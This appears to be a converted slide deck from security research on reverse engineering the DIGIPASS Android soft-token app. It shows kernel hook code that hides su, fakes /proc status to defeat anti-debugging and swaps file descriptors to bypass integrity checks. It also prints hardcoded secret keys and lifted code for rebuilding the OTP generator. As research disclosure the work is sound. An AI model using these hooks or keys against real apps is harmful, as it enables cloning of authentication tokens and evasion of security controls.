        printk("[ZORK] faccessat,path=\"%s\",mode=%d,caller_pid=%d,COMM=\"%s\\n", kbuf, mode,task->pid,task->comm);

        // Hide su executable
        if ((strstr(kbuf,"/su") != NULL) || (strstr(kbuf,"daemonsu") != NULL)) {
            printk("[ZORK] Hiding 'su' binary\\n");
            kfree(kbuf);
            return -ENOENT;
        }
        kfree(kbuf);
    }
    return real_faccessat(dirfd, pathname, mode, flags);
}
/* END */
```

Fake Process List

- Set up a fake /proc in /data/local/tmp/
- Swap file descriptor returned by sys_open()
- Prevents detection of daemonsu

```
1|root@hammerhead:/data/local/tmp # cat /data/local/tmp/proc/1/stat
120 (dbs_sync/1) D 2 0 0 0 -1 2129984 0 0 0 0 0 0 0 0 20 0 1 0 126 0 0 4294967295 0 0 0 0 0 0 0 21
47483647 0 3227830400 0 0 17 1 0 0 0 0 0 0 0 0
root@hammerhead:/data/local/tmp # ls /data/local/tmp/proc
1
10
20
root@hammerhead:/data/local/tmp #
```


Bypassing Integrity Checks

- Same principle... simply switch out FDs using Zork
- Return original app_loader, unmodified APK instead of modified one, etc.


```
if (strcmp(kbuf, "/proc/self/exe") == 0) {  
    printk("[ZORK] Process attempting to verify app_loader_32. Switching file  
descriptor\n");  
  
    cur_fs = get_fs();  
    set_fs(get_ds());  
    fd = real_open("/usr/local/tmp/app_process32_original", flags);  
    set_fs(cur_fs);  
  
    kfree(kbuf);  
    return fd;  
}
```


Anti-Anti-Debugging (1)

Monitors its own
task file (is P2 still
tracing me)?



Anti-Anti-Debugging (2)



```

/* BEGIN */
long ptrace(int request, pid_t pid, void* addr, void* data)
{
    struct task_struct *task = current;
    int result;

    if (strcmp("SS_DEMO_ANDROID", task->comm) == 0) {
        printk("[ZORK] ptrace,request=%d,pid=%d,caller_pid=%d,COMM=%s\n", request, pid, task->pid, task->comm);

        if (request == 16 && pid == target_pid) {
            printk("[ZORK] DIGIPASS is attempting to trace itself - not nice. Saving PID %d\n", task->pid);
            real_tracer_pid = task->pid;
        }
        return 0;
    }

    result = real_ptrace(request, pid, addr, data);

    return result;
}
/* END */

```

```
static ssize_t fake_procfile(struct seq_file *m, void *v)
{
    seq_printf(m, "Name:\tSS_DEMO_ANDROID\nState:\tS\t(sleeping)\nTgid:\t%d\nPid:\t8463\nPPid:\t%d\nTracerPid:\t%d\nUid\n", target_pid, target_pid, real_tracer_pid);
    return 0;
}

int fake_status_open(struct inode *inode, struct file *file)
{
    return single_open(file, fake_procfile, NULL);
}


static const struct file_operations fake_status_fops = {
    .owner    = THIS_MODULE,
    .open     = fake_status_open,
    .read     = seq_read,
    .llseek   = seq_lseek,
    .release  = single_release,
};
```

DID and

- Now we can attach ptrace-based tools
 - strace, GDB, IDA Pro, frida...
- Process is none the wiser
- JDB still miraculously fails

“l/art (2361): Debugger is no longer active”

The ART Debugger Thread



Something going wrong here?
Maybe the function pointer was messed with?

```
void Dbg::Disconnected() {  
    CHECK(gDebuggerConnected);  
  
    LOG(INFO) << "Debugger is no longer active";  
}
```

Solution

- Change layout of struct JDWPState
- Recompile ART

```
bool HandlePacket() REQUIRES(!shutdown_lock_, !jdwp_token_lock_);
```



Actual functionality moved to new function HandlePacket2(), so modifying original pointer doesn't have any effect.

```
bool HandlePacket2() REQUIRES(!shutdown_lock_, !jdwp_token_lock_);
```


Build your own ART

- Unfortunately, you need the whole AOSP....
- Copy to /system/lib/when done
 - (but better backup your original libart.so)

```
$ repo init -u https://android.googlesource.com/  
platform/manifest -b android-4.0.1_r1  
$ repo sync  
$ source build/envsetup.sh  
$ lunch aosp_hammerhead-user $ make libart
```


Static / Dynamic Analysis Enabled!

- Now the *real* work begins...
 - ProGuard
 - String encryption
 - Strings hidden in native lib
 - Lots of JNI calls



LOTS OF JNI Calls

JEB2 - /Users/berndt/Desktop/SoftToken/Backup/DIGIPASS.apk.work.jdb2 copy 2 (key: /Users/berndt/Desktop/VP160307 Soft Token Security Research/Static Analysis/DIGIPASS.apk.jdb2)

Bytecode/Hierarchy | Project Explorer | mm/Source | Bytecode/Disassembly

Bytecode/Hierarchy

- rl
 - <init>
 - a
 - b
 - e
 - f
- rm
 - <init>
 - a
 - a
 - a
 - a
 - b
 - b
 - b
 - b
 - c
 - c
 - d
 - d
- rn
 - <init>
 - a
 - a
 - a
 - a
 - a
 - b
 - b
 - b
 - c
 - c
 - d
 - d
- ro

Filter: type "Enter" to validate

mm/Source

```
import fgnetlfgt.SzuGAnM1;
import fgnetlfgt.zrB822rY;

final class mm extends t {
    public static final String GtbkasGs;
    public static final String RNX305Dj;
    public static final String g2XgwnlJ;

    static {
        SzuGAnM1.InitEnvironment();
        zrB822rY.nativeCall1("mm");
    }

    mm() {
        super();
    }


    protected final p b() {
        m v0 = mh.a(mm.RNX305Dj);
        m v2 = mh.a(zrB822rY.nativeString1(1090));
        m v6 = mh.a(mm.GtbkasGs);
        byte[] v5 = os.a(zrB822rY.nativeString1(1091));
        m v3 = mh.a(mm.g2XgwnlJ);
        m v4 = m.a(1);
        cv v1 = new cv(v0, v2, v6);
        return new p(((ct)v1), ((ct)v1).a(os.a(zrB822rY.nativeString1(1092))), v3, v4, v5);
    }
}
```

Description | Source

coord: ? | addr: ? | loc: ?

Execution Trace

- DDMS is a real power tool!!
- Check out Android Studio's built-in trace view



If you need to be more stealthy than that...

- "Minitracing for ART" by Tian Xiao Gu
- Patched libart.so that enables tracing to file (method calls and field read/writes)
- Toggle tracing on/off with SIGUSR2

<https://lab.artemisprojects.org/tianxiaogu/minitracing-for-art>

```
THREAD: AsyncTask #1, METHOD ENTER: java.util.Vector size  
(I) Vector.java  
THREAD: AsyncTask #1, METHOD EXIT: java.util.Vector size (I)  
Vector.java  
THREAD: AsyncTask #1, METHOD ENTER: java.util.Vector  
elementAt (I)Ljava/lang/Object; Vector.java  
THREAD: AsyncTask #1, METHOD EXIT: java.util.Vector  
elementAt (I)Ljava/lang/Object; Vector.java  
THREAD: AsyncTask #1, FIELD READ: fq a B, VALUE: 0x33146480,  
DEX_PC: 0c0000001f  
THREAD: AsyncTask #1, METHOD ENTER: fj a (Lfq;)J .java  
THREAD: AsyncTask #1, METHOD ENTER: fj b (Lfq;II)[B .java  
THREAD: AsyncTask #1, FIELD READ: fq b I, VALUE: 0x33146480,  
DEX_PC: 0c00000000  
THREAD: AsyncTask #1, FIELD READ: fq c [B, VALUE:  
0x33146480, DEX_PC: 0c0000000a  
THREAD: AsyncTask #1, METHOD EXIT: fj b (Lfq;II)[B .java
```


My way of Annotating the Trace

(don't laugh)

(I use Powerpoint)

The screenshot shows an Android Studio trace with several annotations:


- Top Annotation (Blue box):** String fingerprintHash = "5B0A4D180CF06AE89054DD88C7094DF8DC38FE09A41344154965D84E706CB085"
sv = byte[]
dv = byte[]
- Method Call Annotation (Orange box):** OTPGenerator (go)
- Process Description Annotation (Blue box):**

Create a sha256 hash over:
DeviceFingerprintHash (64 bytes) + serialNo (10 bytes) + derivedKey (16 bytes) + secretKey (64 bytes)
secretKey = "[SECRET-KEY-REMOVED]"
Then, run PBKDF2 over the output using the SHA256 result as the seed.
- Secret Key Annotation (Blue box):** SECRET_KEY)
3F64F06CFAC2DCE
FCDB6CCDE2F43A
AE373AE120ECB5
- Bottom Left Annotation (Blue box):** Get device ID
- Bottom Right Annotation (Blue box):** PBKDF2 OTP

The trace itself shows a sequence of method calls: Handler.dispatchMessage, Handler.handleCallback, android.view.View.performClick, android.view.View.performClick, di.onClick, sr.b, tk.d, tk.g, tj.g, tk.c, tk.a, ia.a, sw.e, sw.a, dk.c, ie.a, ie.b, go.b, go.a, go.c, go.a, ia.a, mu.a, mu.a, bi.

2 Weeks later

- Mix of time-based and event-based algorithm
- Config file stores "static vector" and "dynamic vector"
 - Both contain token data, but content of the *dynamic* vector changes over time



kill -USR2 \$PID

How DIGIPASS Works

1. Generate device fingerprint hash:

$\text{SHA256}(\text{android_id} + \text{IMEI} + \text{SECRET_KEY_1})$

2. Generate device key DK:

$\text{PDBKF2}(\text{FPH} + \text{SECRET_KEY_2}, \text{SEED}, 320, 32)$

3. Decrypt the config file using the device key and load the static vector (SV) and dynamic vector (DV) from the file.


4. Once the user taps the “login” button, generate a 32 Byte value using PBKDF2 with 3200 iterations. The current time stamp, data from the SV and DV as well as the device fingerprint are used as inputs. Truncate to obtain final OTP;

5. Increase the counter by one;

6. Encrypt the updated token data with DK and save to data file.

The Path to a Tool

- Copy any hardcoded secrets
 - Static keys differ between versions
- Combine standard crypto libraries and/or lifted code



```
static private String getFingerprintHash() {
    StringBuilder str = new StringBuilder();

    str.append(ANDROIDID);
    str.append(IMEI);
    str.append("3EBDEF66F889366F390537E3F64F06CFAC2DCE407528A70CFD91A79FEA663EFCD86CCDE2F43AF27113619C7F3107FC4B6DBDAE373AE120ECB52D5203599053D8");

    mv fpHash = null;

    try {
        fpHash = ia.a((byte)3, str.toString().getBytes("UTF-8"));
    } catch (Exception e) {
        return null;
    }

    return ia.e(fpHash.b()); // Convert to Hex String
}
```

ia.a
sw.a fs.a
sw.a fs.a
dk.c go.b
ie.a go.a
ie.b go.c
go.a
ia.a
mu.a
mu.a
bi.

OTP Generator (go)

Create a sha256 hash over:

DeviceFingerprintHash (64 bytes) + serialNo (10 bytes) + derivedKey (16 bytes) + secretKey (64 bytes)

secretKey =
"89C9A98D65151A55D8093E468709856BF138C34B6954DB32B3B80C3A3E72E367835AD54CE2E5CFB8F4E836F0D1D6B92E5AB7A14AD0DA28A769907F390C4D4E3"

Then, run PBKDF2 over the output using the SHA256 result as the seed.

Code Lifting

Create fingerprintHash:

SHA256(android_id + IMEI + SECRET_KEY)

Secret_key =
"3EBDEF66F889366F390537E3F64F06CFAC2DCE407528A70CFD91A79FEA663EFCD86CCDE2F43AF27113619C7F3107FC4B6DBDAE373AE120ECB52D5203599053D8"

Get device ID

PBKDF2 OTP calculation

di.onClick
sr.b
tk.d
tk.g
tj.g
tk.c
tk.a
ia.a
sz.d sw.e
sz.a sw.a
xk.<init> dk.c
xk.a ie.a
em.b ie.b
ee.a android.telephony.TelephonyManager.getDeviceId
ee.c android.telephony.TelephonyManager.getTelephony
ee.a android.os.ServiceManager.getService
ee.a android.os.ServiceManagerProxy.getService
ee.a android.os.BinderProxy.transact
ee.a android.os.BinderProxy.transactNative
com.android.internal.telephony.ITelephony\$Stub\$Proxy.getDeviceId
android.os.BinderProxy.transact
android.os.BinderProxy.transactNative

